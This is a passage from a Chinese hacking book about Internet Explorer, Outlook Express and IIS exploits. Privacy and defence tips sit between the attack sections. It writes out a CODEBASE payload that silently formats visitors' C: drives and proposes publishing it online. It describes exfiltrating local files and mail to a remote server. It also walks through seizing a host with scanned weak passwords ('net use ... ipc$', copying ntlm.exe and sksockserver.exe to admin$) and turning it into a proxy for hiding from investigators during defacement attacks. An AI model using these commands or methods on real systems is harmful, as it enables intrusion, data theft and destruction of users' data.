然后我们再看相同的文件夹中，新建一个 HTML 文件 `chmtemp.html`，其代码如图 6-5-7 所示。

新建的 `chmtemp.html` 文件可以通过使用 `document.URL` 来获得 Internet 临时文件的目录名称。一旦其得到了 Internet 临时文件目录的名称，就可以利用 `window.showHelp` 来打开 Internet 临时文件目录中的 chm 文件了。

因此，目前对于利用 chm 帮助文件执行任意程序的攻击方法，微软的补丁基本上不起什么作用。但因为该攻击方法也是依靠在网页中执行脚本代码实现的，所以通过限制网页中的脚本代码的使用，也可以较好地防范该种攻击方法，步骤如下：

运行 IE，然后在 IE 菜单中选择“工具”|“Internet 选项”|“安全”|“自定义级别”，打开“安全设置”对话框，如图 6-5-8 所示。

最后我们只要在安全设置对话框中，选择禁用 Active X 控件和活动脚本，这样就可以有效地防止利用 chm 帮助文件的恶意代码进行攻击了。




图 6-5-7 chmtemp.html 文件源代码




图 6-5-8 安全设置对话框

### 6.5.3 利用 IE 执行本地可执行文件的攻防

本节中介绍如何利用 IE 中的一个漏洞允许恶意网站在浏览其网页的客户机上执行任意程序。

具体操作方法为：

首先需要在恶意网页中嵌入一个对象，并且这个对象的 CLASSID 值为非 0，CODEBASE 的参数值指向对方机器上的任何可执行程序，这样，以后当对方浏览到这个网页时，对方机器上的程序就会自动执行。

这种方法的原理是：使用函数 window.PoPup() 或 window.Open() 创建一个新对象时，如果对象的 CODEBASE 值指向一个客户机上的可执行程序时，程序就会被执行。

利用这个漏洞可以在客户机上执行任意程序，并且该漏洞可以存在于所有的 IE 版本中，甚至包括最新版的 IE6.0。

下面我们就来看看利用该漏洞的具体攻击方法：

新建一个网页，使其源代码如图 6-5-9 所示。在代码中，利用 JavaScript 中定义的快捷菜单对象，使用 window.createPopup 创建了一个 oPopup 对象，然后在该对象的 document.body.innerHTML 中插入 Object 对象，并且在 Object 对象中指定 CODEBASE 的内容，该内容可以是本地计算机上的任意一个可执行文件，最后可以用 oPopup 对象的 show 函数来显示 document.body 的内容。

实际上上述的代码就是执行了 document.body.innerHTML 中的由 Object 对象的 CODEBASE 所指定的可执行文件。

在如图 6-5-9 所示的代码例子中只是列举了部分可执行文件，采用类似的方法还可以在网页中添加其他的可执行文件，然后再用 IE6 打开如图 6-5-9 中代码例子所示的网页，如图 6-5-10 所示，

接着再在如图 6-5-10 所示的网页中，单击 Command 链接，这时候可以看到打开的 Windows 资源管理器窗口，如图 6-5-11 所示。




图 6-5-9 新建网页源代码




图 6-5-10 执行可执行文件



图 6-5-11 Windows 资源管理器窗口

如果在如图 6-5-10 所示的网页中，单击 Regedit 连接，则会打开注册表编辑器窗口，如图 6-5-12 所示。



图 6-5-12 注册表编辑器

在如图 6-5-9 所示的代码例子中，还可以把 CODEBASE 后面指定的可执行程序换成其他具有破坏性的命令，例如 CODEBASE=c:\Winnt\system32\format c:/q/ autotest/u 或 CODEBASE=c:\Windows\command\format c:/q/ autotest/u，然后再把新建的网页发布到网上去，这样，当用户浏览到该网页时，该网页就会不经提示而格式化用户计算机中的 C 盘了。



有些在线破解网吧机器限制的网页实际上也是利用本节的原理。

对于利用 IE 执行本地任意程序的攻击，主要通过以下两种手段来防范：

可以从微软的网站下载最新的补丁：

<http://www.microsoft.com/windows/ie/default.asp>。

如果没有补丁可以修补，又怕黑客采用这种方法对自己进行攻击，那么就只好在 IE 属性中禁止使用活动脚本了，如图 6-5-13 所示。但需要说明的是，在禁止使用活动脚本之后，IE 也将无法执行其他非恶意的活动脚本了。




图 6-5-13 禁用活动脚本

## 6.6 IE 泄密及防范



小博士，使用 IE 浏览网页也会泄密吗？



是的，我们在打开文件、输入各种密码或用 QQ 与朋友聊天时，都会在机器上留下痕迹，从而泄漏个人机密。为安全起见，最好在离开时抹去这些痕迹。

### 6.6.1 访问过的网页泄密及防范

在网上浏览信息时，浏览器会把曾经浏览的网上信息保存在文件夹 c:\windows\Temporary Internet Files (如果是 Windows 2000/XP 系统则是 C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files) 目录下，这样可以在下次访问时提高浏览效率，但是通过 IE 的脱机浏览，攻击者能够轻松地翻阅我们浏览的内容，就有可能从这些记录中找到有关个人信息的蛛丝马迹，甚至是我们的信件内容（如

果是通过 Web 方式收发信件的话)！  
我们可以采用下面的办法防范此类攻击：

- 把 c:\windows\Temporary Internet Files 目录下的所有文件删除。
- 或者打开 IE，点击“工具”|“Internet 选项”，在弹出的对话框中单击“Internet 临时文件”项目中的“删除文件”按钮，如图 6-6-1 所示。



图 6-6-1 點選“删除文件”按钮

也可以设置成自动删除临时文件，在 Internet 选项中，切换至“高级选项卡”，在安全区域勾选“关闭浏览器时清空 Internet 临时文件夹”，这样在关闭 IE 时就会自动删除临时文件夹中的内容了，如图 6-6-2 所示。




图 6-6-2 设置关闭浏览器清空 Internet 临时文件夹

这样一来，你的保密工作才算做到了家。

### 6.6.2 IE 浏览网址 (URL) 泄密及防范

只要访问任一网站，都会在历史文件夹里留下踪迹，也即历史记录（如运行的程序、浏览的网站、查找过的内容等），以至于下次打开这个网站的时候只需要拖动 IE 地址栏中的下拉列表框就能轻易访问一个网站，而

不必再次输入网址，非常方便。但历史记录同时也带来了泄密的可能，攻击者会利用这些记录来获取我们曾经访问过的 Web 页面信息，从而窥探我们的喜好。

所以需要采用以下的方法清除历史记录。

1. 清除普通网址

在浏览器中点击“工具”|“Internet 选项”|“常规”，然后单击“历史记录”项目中的“清除历史记录”按钮即可，如图 6-6-3 所示。



图 6-6-3 清除历史记录

或者是启动注册表编辑器 Regedit，并展开到 HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\TypedURLs 键值，如图 6-6-4 所示，该键值就是专门用于保存 IE 历史记录的，在右侧列表中选择自己不想让人看见的网址删除即可。

也可单击浏览器工具栏上的“历史”按钮，在历史记录栏内，选择希望清除的网址或其下的链接，点击鼠标右键，选择“删除”也可删除相应的历史记录，如图 6-6-5 所示。




图 6-6-4 用于保存 IE 历史记录的键值

图 6-6-5 清除历史记录

## 2. 清除 3721 网址

随着网络域名技术的发展,出现了网络实名,开启网络实名功能只需要访问 [www.3721.com](http://www.3721.com) 并在其首页上点击“开启网络实名”按钮就会自动增加 IE 利用实名访问网站的功能。如:要访问天极网,只需要在地址栏里填上“天极网”就可以直接到达天极网主页。同样,利用网络实名访问网站以后,也会留下相应的访问记录,并且可以在地址栏的下拉列表框中列出。如果我们用上述方法来清除历史记录的话,清除的只是普通网址,而不能清除网络实名。

那我们如何来清除网络实名在地址栏中的显示呢?可以利用下面的方法:

在开始菜单中单击“运行”命令,打开运行对话框,然后再对话框中填上“regedit”,最后单击确定按钮打开注册表编辑文件。打开注册表中的“HKEY\_CURRENT\_USER\software\3721”键值,这时我们会看到在其下有 CnsUrl 和 InputCns 两个目录。其中 CnsUrl 目录下边包含的是已经访问过的具有网络实名的网站,而 InputCns 目录下边包含的是在 IE 地址栏中输入过的网站的网址。

接着,我们打开这两个目录,将里边的含有网络实名的键值一一删除即可(也可以用“Shift”键或“Ctrl”键选中多个网络实名进行删除)。

最后,重新启动计算机,再打开 IE 在地址栏里就不会再出现已经访问过的网络实名。

当然,如果你觉得这种方法比较烦琐,清除 IE 地址栏中的网络实名还有一种比较简单的方法,就是打开“Internet 属性”对话,单击“高级”选项卡,然后再选中“清除地址栏下拉列表中显示的网络实名”单选项,如图 6-6-6 所示,最后单击“应用”或“确定”按钮就可以清除网络实名了。

另外,如果想关闭网络实名功能,将“启用网络实名”前复选框的钩去掉即可。




图 6-6-6 设置清除地址栏下拉列表中显示的网络实名

## 6.6.3 Cookie 泄密及防范

有时候进入一个网站,页面上会出现“欢迎你第 XX 次访问,再次感谢您的光临!”之类的话语,这就是 Cookie 搞的鬼。当然,这仅是其表现出来的一个方面,其他的如 IE 的自动完成功能,也是 Cookie 在起作用。Cookie 其实是 Web 服务器发送到浏览者电脑里的数据文件,它记录了诸如用户名、口令和关于用户兴趣取向的信息,这些信息可以方便用户下次访问该网站。但是,攻击者可能会利用 Cookie 的功能冒充你去干一些“可怕”的事情。

另外,目前有许多网站 Cookie 文件中的 Uname 和 Password 是不加密的明文信息,更容易泄密!特别在网吧上网的朋友,删除 Cookies 文件很必要。

可以采用以下办法来删除或是限制 Cookies 的使用。

只要打开资源管理器内的 `c:\windows\cookies` (如果 Windows 2000/XP 则是 `C:\Documents and Settings\Administrator (登录用户)\Cookies`) 目录,就会发现有许多记录自己个人网上信息的文件,在该文件夹下用鼠标选中除“index.dat”文件(系统自身所形成的文件)外的所有文件,然后删除就可以了。

也可以通过设置不同的安全级别来限制 Cookies 的使用






图 6-6-7 Cookies 的设置

用，方法是：点击“工具”|“Internet 选项”|“隐私”，移动滑块设置不同级别的隐私策略，如图 6-6-7 所示。这样，计算机在接收来自服务器的 Cookie 时将提出警告或完全禁止服务器对 Cookies 的接收和访问，也就不需要每次进行删除操作了。

当然使用个人防火墙也可以对 Cookies 的允许、提示、禁止等功能进行使用限制。

### 6.6.4 利用 Outlook Express 的查看邮件信息漏洞

 小博士，经常听别人说 Outlook Express 是一个很不安全的邮件收发软件，黑客利用其中的查看邮件信息漏洞，就很容易实施自己的攻击行为，是这样吗？

 实际情况确实是这样的。下面我们就来详细剖析一下黑客们是如何利用该漏洞来实施攻击的。因为我们只有掌握了这些黑客的伎俩，才能够有效地作出反应，维护好自己的系统。

下面就来看一些黑客是如何利用 Outlook Express5.x 中的允许远程发件人读取本地信箱内的邮件漏洞对我们实施攻击的。

因为该漏洞的原理是：

发送一份内嵌 ActiveX 代码的邮件给使用 Outlook Express5.0 的用户，当 Outlook Express5.0 用户打开这封邮件时，就会打开一个窗口，在这个窗口中包含了查看邮件信息的 ActiveX 代码，这时候，如果用户打开了其他邮件，那么，这个窗口中的 ActiveX 代码就能够获取其他邮件的正文内容了。

下面的操作步骤演示了这个攻击方法：

首先单击 Outlook Express 工具栏上“新邮件”按钮，新建一封邮件。然后在这封新邮件中填入收件人的邮箱（即要查看的邮箱），主题，以及邮件的内容。

接着单击“查看”|“查看源文件”命令，这时候我们就可以看到，在新邮件窗口的底部出现了“编辑”、“源文件”、“预览”三个选项卡，如图 6-6-8 所示。

点选“源文件”选项卡，则会显示出邮件正文的 HTML 源文件，如图 6-6-9 所示。



图 6-6-8 新邮件窗口中的选项卡




图 6-6-9 邮件正文的 HTML 源文件

然后再在邮件正文的源文件中的</STYLE>.....</HEAD>之间添加一段如图 6-6-10 所示的代码。

切换到“编辑”选项卡，然后直接单击工具栏上的“发送”按钮，把这封邮件发出去。

这样，当目标邮箱的用户在 Outlook Express5.x 中收到并打开这封邮件的时候，同时就会打开如图 6-6-11 所示的 IE 窗口。




图 6-6-10 添加代码



图 6-6-11 收邮件时打开的 IE 窗口

此时，Outlook Express 的主窗口就会如图 6-6-12 所示。在 Outlook Express 主窗口的右下方，显示的是邮件的正文：“This is a test mail!”。

如果此时单击如图 6-6-11 中所显示网页的超级链接，就会打开“显示邮件正文”的提示对话框，该提示对话框显示的是当前邮件的正文。

如果不关闭该 IE 窗口，而是在 Outlook Express 5.x 中浏览其他邮件，例如浏览主题为“谁家排行榜最权威”的邮件，其正文的内容如图 6-6-13 所示。



图 6-6-12 Outlook Express 5.x 的主窗口



图 6-6-13 在 Outlook Express 5.0 中浏览其他邮件

如果这时候再单击如图 6-6-11 所示中的超级链接，则弹出的提示对话框显示的就是主题为“谁家排行榜最权威”的邮件内容。



看来 ActiveX 控件的功能确实强大，我们很有必要下番功夫好好研究研究，让它更好地为我们服务。



如果把如图 6-6-11 所示的窗口关闭的话，那么这种攻击方法就不起作用了。但是，攻击者可以进一步对添加的 ActiveX 脚本进行完善，例如添加使窗口隐藏起来的代码，以及添加把邮件正文发送到远程服务器的代码，那么，这种攻击方法就会变得极具破坏性了。

## 6.5.5 利用 IE 漏洞读取客户机上文件

利用 IE 5 中的某些漏洞，网页能够读取客户机上的文件。因此，只要通过读取客户机上的文件，攻击者就



可以获得客户机上的一些敏感信息，如用户账号、密码信息等。

下面就通过两个例子来演示如何利用 IE 5 漏洞读取客户机上的文件。

### 1. 实例一

假设客户机的 D:\test 目录下存在文件 test.txt，该文件在记事本中如图 6-6-14 所示。



图 6-6-14 test.txt 文件内容

这时候再新建一个网页，使其 HTML 代码如图 6-6-15 所示。

然后再在 IE 浏览器中打开这个新建的网页，则会弹出一个 IE 提示的对话框，实际上，上述 HTML 代码相当于如图 6-6-16 所示的代码，两者的执行结果是一样的。




图 6-6-15 文件 test.txt




图 6-6-16 效果相同的代码

再将此 D:/test/test.txt 文件中的内容发到某个服务器中，内容如图 6-6-17 所示：



图 6-6-17 发到某个服务器中的代码

在这个利用 IE 5 漏洞读取客户机上文件内容的例子中，攻击之前首先要知道客户机上文件的路径，以及文件的内容必须符合一定的规范，所以该例子的适用范围还是比较有限的。

## 2. 实例二

假设客户机中的 D:\test 目录下存在 test.txt 文件，并且其内容为：

user="GuoJuang"

password="mypassword"

新建一个网页，并且使其源文件代码如图 6-6-18 所示：

同样再将此 D:\test\test.txt 文件中的内容发到某个服务器中，其 HTML 代码如图 6-6-19 所示。



图 6-6-18 新建网页源代码



图 6-6-19 发送到服务器中的代码

如果用 IE 打开新建的网页，这时候系统就会弹出一个提示文件读取对话框。接着只要再单击其中的“确定”按钮就可以了。



相较于实例一，实例二有着更大的应用范围，通过这种方法，可以读取客户机上的敏感信息，如密码文件或别的什么了。

## 6.6.6 IE 漏洞引起的泄密防范

对于黑客们利用 IE5 漏洞获取客户机上信息的攻击手段，最有效的防范手段就是对 IE 使用 ActiveX 控件和 JavaScript 脚本进行控制。

只要在 IE 的属性对话框中提高 IE 的安全级别，并且禁用其中的 ActiveX 控件和 JavaScript 控件就可以了，如图 6-6-20 所示。

在 Outlook Express 中，选择“工具”|“选项”命令，在“阅读”选项中，勾选“明文阅读所有信息”，如图 6-6-21 所示，这样也就可以防范通过 HTML 邮件自动运行功能运行的各种恶意代码了。



图 6-6-20 禁用 Active X 控件




图 6-6-21 设置明文阅读所有信息

# 第七章 恶意攻击 IIS 服务器

IIS 服务器的进入

Unicode 漏洞攻防

CGI 解译错误漏洞攻防

.printer 缓冲区漏洞

FrontPage 2000 服务器扩展缓冲区溢出漏洞

因为 IIS (即 Internet Information Server) 的方便性和易用性 (利用它, 用户能很轻松地构建一个 Web 服务器), 所以成为最受欢迎的 Web 服务器软件之一。正是它使用的方便性和广泛性, 而系统的方便性和安全是互相矛盾的, 所以攻击者对它的攻击也就从来没有停止过。不过只要管理员有足够的安全常识, 对 IIS 服务器精心配置, 加以足够的措施进行安全防范, 仍然能建立一个高安全性的 IIS 服务器。

IIS (Internet Information Server, 互联网信息服务) 是一种 Web (网页) 服务组件, 其中包括 Web 服务器、FTP 服务器、NNTP 服务器和 SMTP 服务器, 分别用于网页浏览、文件传输、新闻服务和邮件发送等方面, 它使得在网络 (包括互联网和局域网) 上发布信息成了一件很容易的事。

## 提示

在进行服务器攻击之前, 我们想提醒各位, 没有什么方法可以 100% 成功地入侵或攻击某个 Internet 服务器。

## 7.1 黑客入侵 IIS 服务器的准备工作

进入 IIS 服务器将其网页换掉是很多黑客初学者的目标, 也是黑客技术学习中重要的一课。但是, 一般的网站服务器都有专业的网管人员在管理, 而且也加装了各种软件或硬件的防火墙, 因此相对于入侵一般单纯的上网电脑肯定会难得多, 在本节中我们将讲解入侵网站服务器的流程。另外网管人员不同于一般的菜鸟, 所以我们在入侵时还需要很好地保护自己, 本节还将教大家如何制作代理跳板, 以便隐藏自己身份, 否则弄得一个“出师未捷身先死”, 那就太不值得了。

### 7.1.1 黑客入侵 IIS 服务器的流程

一般来说, 没有多大恶意的黑客入侵网站最多是为了炫耀自己, 主要体现在更换别人的主页。根据入侵的难易程度和成功率的高低, 笔者建议大家在入侵时采用以下的流程, 如图 7-1-1 所示。

在黑客入侵流程中, 通过端口 139 进入共享磁盘和默认共享漏洞 (IPC\$) 入侵, 我们在第 2 章中已经讲解过了, 虽然这两种方法听起来有些离谱, 但是的确有这种没有太强安全意识、或者是太懒的管理员, 将 139 的门户大开, 而且还没有设置权限限制; 至于 Windows NT\2000 的默认共享入侵, 很多管理人员压根儿就没有注意到这个漏洞的严重性。

而利用 MIM E 漏洞寄邮件夹带木马程序入侵的方式，我们在第 5 章已经讲解过，不过这种情况比较难办，因为一般管理员是不会在网站上收发邮件的，不过如果运气好，遇上了这种没有安全意识的管理员，通过网站上提供的管理员的邮件地址，利用 MIM E 漏洞可让对方一收到邮件就自动运行，不需要对方自己运行，所以成功率较高，只是如果寄去的木马程序被最新病毒库的杀毒软件找到或运行时被防火墙阻挡，那就只有另寻办法了。

利用 ActiveX 运行程序漏洞寄邮件格式化服务器和利用 ActiveX 修改注册表邮件进行破坏，我们在第 6 章中进行过讲解，利用 ActiveX 运行程序漏洞在邮件中夹带修改注册表或是格式化硬盘的代码，只要网管人员一选中就会自动运行，即使网管人员发现也可能已经来不及了，这是最狠的招数，但是损人却并不利己，只是攻击人员逞一时之快而已。

在这一章后面的章节中，我们将对其它入侵方式进行讲解。




图 7-1-1 黑客的入侵流程

### 7.1.2 制作代理跳板

在网上冲浪的过程中，使用代理的好处是显而易见的，使用代理可以隐藏自己的真实 IP，这是保证安全的基础，保护好自己的 IP 地址不泄露，才能避免成为攻击的目标。同样，当我们攻击别人时，为了隐藏自己的行踪，躲避被入侵者的追查，也需要使用代理。

下面我们来看看如何使一台网络主机成为自己的代理服务器。

要使一台网络主机成为自己的代理服务器，首先必须通过其他方式（如流光弱口令扫描）得到这台机器的用户名和密码，然后利用已知的用户名和密码与远程主机建立连接。然后为远程主机启动 telnet 服务，以便登录到远程主机进行操作，能够登录远程主机后，就可以在它上面安装和设置代理服务器了，下面的操作以连接 IP 地址为 10.0.13.19 这台远程主机为例进行讲解。

#### （1）利用已知用户名和密码建立连接

在命令提示符下，执行命令，使用已有的用户名和密码建立与目标主机的连接，命令如下：

```
net use \\10.0.13.19\ ipc$ 密码 /user:用户名
```

如图 7-1-2 所示。




图 7-1-2 与远程主机建立连接

#### （2）拷贝文件到远程主机

利用建立的连接，将事先准备好的存放在当前目录下的 ntlm.exe 和 sksockserver.exe 复制到远程主机的 system32 目录里，命令为：

```
copy ntlm.exe \\10.0.13.19\admin$\system32
```

